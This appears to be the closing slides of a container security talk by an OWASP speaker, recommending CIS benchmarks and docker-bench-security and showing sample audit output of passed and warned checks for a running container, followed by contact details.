


Do it yourself

- **DIY**
  - CIS benchmarks (https://learn.cisecurity.org/benchmarks)
    - Docker https://github.com/docker/docker-bench-security
    - Kubernetes https://github.com/neuvector/kubernetes-cis-benchmark/


```
[INFO] 5  - Container Runtime
[PASS] 5.1  - Ensure AppArmor Profile is Enabled
[WARN] 5.2  - Ensure SELinux security options are set, if applicable
[WARN]      * No SecurityOptions Found: eloquent_cori
[PASS] 5.3  - Ensure Linux Kernel Capabilities are restricted within containers
[PASS] 5.4  - Ensure privileged containers are not used
[PASS] 5.5  - Ensure sensitive host system directories are not mounted on containers
[PASS] 5.6  - Ensure ssh is not run within containers
[PASS] 5.7  - Ensure privileged ports are not mapped within containers
[NOTE] 5.8  - Ensure only needed ports are open on the container
[PASS] 5.9  - Ensure the host's network namespace is not shared
[WARN] 5.10 - Ensure memory usage for container is limited
[WARN]      * Container running without memory restrictions: eloquent_cori
[WARN] 5.11 - Ensure CPU priority is set appropriately on the container
[WARN]      * Container running without CPU restrictions: eloquent_cori
[WARN] 5.12 - Ensure the container's root filesystem is mounted as read only
[WARN]      * Container running with root FS mounted R/W: eloquent_cori
[PASS] 5.13 -  Ensure incoming container traffic is binded to a specific host interface
[WARN] 5.14 - Ensure 'on-failure' container restart policy is set to '5'
[WARN]      * MaximumRetryCount is not set to 5: eloquent_cori
[PASS] 5.15 - Ensure the host's process namespace is not shared
[PASS] 5.16 - Ensure the host's IPC namespace is not shared
[PASS] 5.17 - Ensure host devices are not directly exposed to containers
[INFO] 5.18 - Ensure the default ulimit is overwritten at runtime, only if needed
[INFO]      * Container no default ulimit override: eloquent_cori
[PASS] 5.19 - Ensure mount propagation mode is not set to shared
[PASS] 5.20 - Ensure the host's UTS namespace is not shared
[PASS] 5.21 - Ensure the default seccomp profile is not Disabled
[NOTE] 5.22 - Ensure docker exec commands are not used with privileged option
[NOTE] 5.23 - Ensure docker exec commands are not used with user option
[PASS] 5.24 - Ensure cgroup usage is confirmed
[WARN] 5.25 - Ensure the container is restricted from acquiring additional privileges
[WARN]      * Privileges not restricted: eloquent_cori
[WARN] 5.26 - Ensure container health is checked at runtime
[WARN]      * Health check not set: eloquent_cori
[INFO] 5.27 - Ensure docker commands always get the latest version of the image
[WARN] 5.28 - Ensure PIDs cgroup limit is used
[WARN]      * PIDs limit not set: eloquent_cori
[INFO] 5.29 - Ensure Docker's default bridge docker0 is not used
[INFO]      * Container in docker0 network: eloquent_cori
[PASS] 5.30 - Ensure the host's user namespaces is not shared
[PASS] 5.31 - Ensure the Docker socket is not mounted inside any containers
```

```
[INFO] 4 - Container Images and Build File
[WARN] 4.1  - Ensure a user for the container has been created
[WARN]      * Running as root: eloquent_cori
[NOTE] 4.2  - Ensure that containers use trusted base images
[NOTE] 4.3  - Ensure unnecessary packages are not installed in the container
[NOTE] 4.4  - Ensure images are scanned and rebuilt to include security patches
[WARN] 4.5  - Ensure Content trust for Docker is Enabled
```



Think before + while implement

- **Do:**
  - Proper planning + design incl. security!
- **Be careful w buzz words**
  - Full Spectrum Engineer

Thank you!

Dr. Dirk Wetter

dirk@owasp.org
mail@drwetter.eu

3957 C9AE ECE1 D0A7 4569
EE60 B905 3A4A 58F5 4F17

@drwetter